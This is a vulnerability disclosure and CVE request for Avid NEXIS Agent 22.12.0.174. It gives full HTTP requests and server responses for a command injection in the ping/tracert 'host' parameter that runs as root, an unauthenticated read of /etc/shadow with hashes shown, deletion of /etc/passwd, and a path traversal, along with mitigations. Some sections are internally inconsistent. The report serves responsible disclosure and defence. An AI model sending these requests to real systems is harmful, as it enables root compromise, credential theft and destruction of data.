Avid NEXIS® Agent 22.12.0.174

1. Introduction

During a customer audit I stumbled over Avid NEXIS® Agent 22.12.0.174 and older versions. The older versions have a default password that can be used to gain access. Luckily, the same default password was also set on the servers with this version. However, as I downloaded and installed the binaries to one of my test machines it showed, that this default password is no longer set/used. Maybe it was only used in past versions but not changed when the server was upgraded. As to my knowledge, the software uses the Linux or Windows user password for login. Therefore past versions might have created a user that was still present on the machine with the upgraded version 22.12.0.174. Version 22.12.0.174 seemed to be the latest version of the software at the time of initially finding the vulnerabilities in June 2023. However, in according to our customer, the new version 23.12 was released in December 2023. Sadly I wasn't able to get my hands on the latest version. I am still convinced that most of the bugs are not resolved, as they seem to be fairly old (one in gSOAP was found in 2019) and more due to poor security practices than just a simple single mistake.

I tried to contact the vendor since July 2023. In October, after hearing not a single word from the vendor over mail or several twitter accounts, I decided to report the vulnerability to the German Governmental Institution BSI (Bundesamt für Sicherheit in der Informationstechnik) as a mediator that might have better possibilities and impact to get contact to the vendor.

As of today there is no response from the vendor.

Therefore, with your help, I now request CVEs for the vulnerabilties below. Further I will most likely write a short blogpost about the bugs on our Company blog on https://drive-byte.de.

Contents

2. Vulnerabilities

2.1. Authenticated Remote Command Injection (Linux)

2.1.1. Summary

The Application is vulnerable to an “Authenticated Remote Command Injection” in the parameter `host` for the types `ping` and `tracert`. But only on Linux systems. Windows does not show the same behavior.

2.1.2. CWE

CWE-77: Improper Neutralization of Special Elements used in a Command (‘Command Injection’)

2.1.3. Steps to reproduce

The vulnerability can be triggered with the following GET request:

```
GET /agent?r=tools&type=ping&host=127.0.0.1;id HTTP/1.1
Host: 192.168.40.141:5015
Cookie: avidagent=12345; userveragenttoken=3543434935133395140
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://192.168.40.141:5015/agent
Accept-Encoding: gzip, deflate, br
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=1
Connection: close
```

The response looks like this (stripped):

```
HTTP/1.1 200 OK
Server: gSOAP/2.8
Content-Type: text/html; charset=utf-8
Content-Length: 3581
Connection: close

<html>
<head>
  <title>192.168.40.141 - Avid NEXIS&#174; Agent 22.12.0.174</title>
...
<b class='rtop'><b class='r1'></b><b class='r2'></b><b class='r3'></b><b class='r4'></b></b><div id="content">
<div style='display:none;' id='glassPane'><span class='aligner'></span><h4 class='align' id='glassPaneMessage'></h4></div><h2 class="table-title">
Ping Results
</h2>
<div class="plain">
<pre>PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.045 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.067 ms
```

```
20
21  --- 127.0.0.1 ping statistics ---
22  3 packets transmitted, 3 received, 0% packet loss, time 2029ms
23  rtt min/avg/max/mdev = 0.040/0.050/0.067/0.014 ms
24  uid=0(root) gid=0(root) groups=0(root)
    context=system_u:system_r:unconfined_service_t:s0
25  </pre></div>
26  </div>
27  ...
```

As we can see the server responds with the results of the ping request as well as the command we requested.



Figure 1: Code execution proof via command injection via the `ping` functionality

The same attack vector is also working for the “type” `tracert`.



Figure 2: Code execution proof via command injection via the “tracert” functionality

2.1.4. Mitigations

- Validating that the input is a an IP-Address.

- Validating that the input contains only numbers (or hostnames in case this should be supported as well) characters. Therefore only alphanumeric values as well as the special characters “.”, “-” and “_”.

2.1.5. Impact

An authenticated attacker can issue commands on the underlying operating system with the privileges of `root`.

2.2. Unauthenticated Arbitrary File Read (Linux/Windows)

2.2.1. Summary

The Application is vulnerable to an Unauthenticated Arbitrary File Read. This affects the Agent installed on Linux and Windows alike. The parameter `filename` does not validate the path at all. Thus allowing anyone (authentication is not required) to read arbitrary files. As the application runs per default with the highest privileges (root/NT_AUTHORITY SYSTEM), attackers are able to obtain critical files like `/etc/shadow`

2.2.2. CWE

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory (‘Path Traversal’)

This seems to be the best shot for a fitting CWE. However, it is not a “Improper Limitation of a Pathname” through path traversal, but trough missing limitation of a valid path name. So there are no limitations at all.

- CWE-306: Missing Authentication for Critical Function

Further the functionality is accessible without authentication. Therefore, CWE-306 is matching as well.

2.2.3. Steps to reproduce

The vulnerability can be triggered with the following GET request:

```
GET /logs?filename=%2Fetc%2fshadow HTTP/1.1
Host: 192.168.40.141:5015
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://192.168.40.141:5015/agent?
context=5815&r=logs&request=dump_usrv_log
Accept-Encoding: gzip, deflate, br
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
Priority: u=0, i
Connection: close
```

The response looks like this:

```
HTTP/1.1 200 OK
Server: gSOAP/2.8
Content-Type: application/octet-stream
Content-Length: 1164
Connection: close

root:$1$OrR/BoR/$f5AifOBUuuqsMnjEucgDO1:19775:0:99999:7:::
bin:*:18353:0:99999:7:::
daemon:*:18353:0:99999:7:::
adm:*:18353:0:99999:7:::
```

```
lp:*:18353:0:99999:7:::
sync:*:18353:0:99999:7:::
shutdown:*:18353:0:99999:7:::
halt:*:18353:0:99999:7:::
mail:*:18353:0:99999:7:::
operator:*:18353:0:99999:7:::
games:*:18353:0:99999:7:::
ftp:*:18353:0:99999:7:::
nobody:*:18353:0:99999:7:::
systemd-network:!!:19774::::::
dbus:!!:19774::::::
polkitd:!!:19774::::::
libstoragemgmt:!!:19774::::::
colord:!!:19774::::::
rpc:!!:19774:0:99999:7:::
saned:!!:19774::::::
gluster:!!:19774::::::
saslauth:!!:19774::::::
abrt:!!:19774::::::
setroubleshoot:!!:19774::::::
rtkit:!!:19774::::::
pulse:!!:19774::::::
radvd:!!:19774::::::
chrony:!!:19774::::::
unbound:!!:19774::::::
qemu:!!:19774::::::
tss:!!:19774::::::
sssd:!!:19774::::::
usbmuxd:!!:19774::::::
geoclue:!!:19774::::::
ntp:!!:19774::::::
gdm:!!:19774::::::
rpcuser:!!:19774::::::
nfsnobody:!!:19774::::::
gnome-initial-setup:!!:19774::::::
sshd:!!:19774::::::
avahi:!!:19774::::::
postfix:!!:19774::::::
tcpdump:!!:19774::::::
avid-nexis:
$5$t3v24.eDoj.YpGjp$4wQwJ3mbx4dyYic1tR96VXOpSmy19D.6OJsSyoBbZgA:19774:0:99999:7:::
```

As we can see, the server responds with the file content of the file we requested. The function is usually meant to download log files. But it is not restricted in any way.



Figure 3: Arbitrary File Read via the `filename` parameter

2.2.4. Mitigations

- Validating that the input is just a filename and not a path
- Validating that the input contains alphanumeric characters that match the naming convention of the logfiles created by the agent
- Another possibility is maintaining a list with logfiles and allow only those names

2.2.5. Impact

An unauthenticated attacker can request almost any file on the filesystem with privileges of `root` or `NT_AUTHORITY SYSTEM`. This includes files like `/etc/shadow` or private key files.

2.3. Authenticated Arbitrary File Deletion (Linux/Windows)

2.3.1. Summary

The Application is vulnerable to an Unauthenticated Arbitrary File Deletion. This affects the Agent installed on Linux and Windows alike. As the application runs per default with the highest privileges (root/NT_AUTHORITY SYSTEM), attackers are able to delete critical files like `/etc/shadow`.

2.3.2. CWE

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory (‘Path Traversal’)

This seems to be the best shot for a fitting CWE. However, it is not a “Improper Limitation of a Pathname” through path traversal, but trough missing limitation of a valid path name. So there are no limitations at all.

2.3.3. Steps to reproduce

The vulnerability can be triggered with the following GET request:

```
GET /agent?filename=%2Fetc%2Fpasswd&r=logs&request=del_usrv_log HTTP/1.1
Host: 192.168.40.141:5015
Cookie: avidagent=12345; userveragenttoken=1294797077750987387
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
...
Referer: https://192.168.40.141:5015/agent?
context=5815&r=logs&request=dump_usrv_log
...
```

Taking a look at the server shows, that the file was deleted:

```
[root@localhost avid]# l /etc/passwd
-rw-r--r--. 1 root root 2322 Feb 22 09:49 /etc/passwd
[root@localhost avid]# cp /etc/passwd /tmp/passwd
[root@localhost avid]# date
Thu Feb 22 09:52:52 CET 2024
[root@localhost avid]# l /etc/passwd
ls: cannot access /etc/passwd: No such file or directory
[root@localhost avid]#
```

Figure 4: Proof that the file is actually deleted after the request was send

This works for Linux and Windows alike.

2.3.4. Mitigations

- Validating that the input is just a filename and not a path
- Validating that the input contains alphanumeric characters that match the naming convention of the logfiles created by the agent
- Another possibility is maintaining a list with logfiles and allow only those names

2.3.5. Impact

An authenticated attacker can delete almost any file on the filesystem with privileges of `root` or `NT_AUTHORITY SYSTEM`. This includes files like `/etc/passwd`.

2.3.6. Already reported
Now, it was tried to contact the vendor for about a year now. But no response was received.

2.3.7. CVE Requested
No, this is the first request of CVEs for this bugs.

2.4. Unauthenticated Path Traversal (Linux/Windows)

2.4.1. Summary

The Application is vulnerable to an Unauthenticated Path Traversal. This affects the Agent installed on Linux and Windows alike. As the application runs per default with the highest privileges (root/NT_AUTHORITY SYSTEM), attackers are able to obtain critical files like `/etc/shadow` etc. This vulnerability in gSOAP 2.8 was already known before. This link shows that this vulnerability is already known since at least 2019. However, it seems that the gSOAP version of the Avid Nexis Agent was not updated to an up-to-date version.

2.4.2. CWE

- CWE-22: Improper Limitation of a Pathname to a Restricted Directory (‘Path Traversal’)

2.4.3. Steps to reproduce

The vulnerability can be triggered with the following GET request:

```
GET /../../../../../../../../../../../../../../../../../windows/win.ini%00/common/lib/jquery/jquery-1.11.3.min.js HTTP/1.1
Host: 192.168.40.129:5015
...
```

As we can see the response shows the files contents:

```
HTTP/1.1 200 OK
Server: gSOAP/2.8
Content-Type: application/x-javascript
Content-Length: 92
Connection: close
Expires: Tue, 16 Jul 2024 11:56:11 GMT

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

The same attack is possible on a Linux system:



Figure 5: Unauthenticated Path Traversal on Linux that allows access to system files as `root`

The Vulnerability is affecting the standard configuration of the product.

2.4.4. Mitigations

- Validating that the input is just a filename and not a path
- Validating that the input contains alphanumeric characters that match the naming convention of the logfiles created by the agent
- Another possibility is maintaining a list with logfiles and allow only those names

2.4.5. Impact

An authenticated attacker can delete almost any file on the filesystem with privileges of `root` or `NT_AUTHORITY SYSTEM`. This includes files like `/etc/passwd`, `/etc/shadow` or sensitive files on Windows systems.

3. Additional Information

3.1. Have any of the vulnerabilities already been reported?

Now, it was tried to contact the vendor for about a year now. But no response was received. Therefore none of the vulnerabilities is reported so far.

3.2. Have CVEs for any of the vulnerabilities been Requested?

No, this is the first request of CVEs for this bugs.

3.3. Configuration

All vulnerabilities affect the standard configuration of the product.

3.4. Contact Information

You can contact me on raphael.kuhn@drive-byte.de without encryption or via raphael.kuhn@proton.me with the GPG Public Key:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

xjMEZpVKphYJKwYBBAHaRw8BAQdApBd+I50muz1VSACjk02rF5XOnvwF4P2T
mnh7dsPlXvfNL3JhcGhhZWwua3VobkBwcm90b24ubWUgPHJhcGhhZWwua3Vo
bkBwcm90b24ubWU+wowEEBYKAD4FgmaVSqYECwkHCAmQJ0iGEzxdWbYDFQgK
BBYAAgECGQECmwMCHgEWIQRS1HALKb6M+D+7E2gnSIYTPF1ZtgAAuDgBAPMS
9lOojnjug4rvraH5Ia6Po0xuLP496yCsmW4AA/3vAQD/LUe4mOs3UmTIN5sW
AJWEU3clkRlbL+Kcfa6mgeXZDc44BGaVSqYSCisGAQQBl1UBBQEBB0C98qiI
7qUQY4em2X86tKo6wDkWVYXGQ0VkMxTjQ2GDMgMBCAfCeAQYFgoAKgWCZpVK
pgmQJ0iGEzxdWbYCmwwWIQRS1HALKb6M+D+7E2gnSIYTPF1ZtgAA1ccBALWv
L6gzpq9Y+3CiibWUnpuSlREkeHCLuqz26MKMWFfxAP9LP/PT9OG2/aYAqivi
uOKKBBsD2MmJRO36P05+biclDg==
=UPnQ
-----END PGP PUBLIC KEY BLOCK-----
```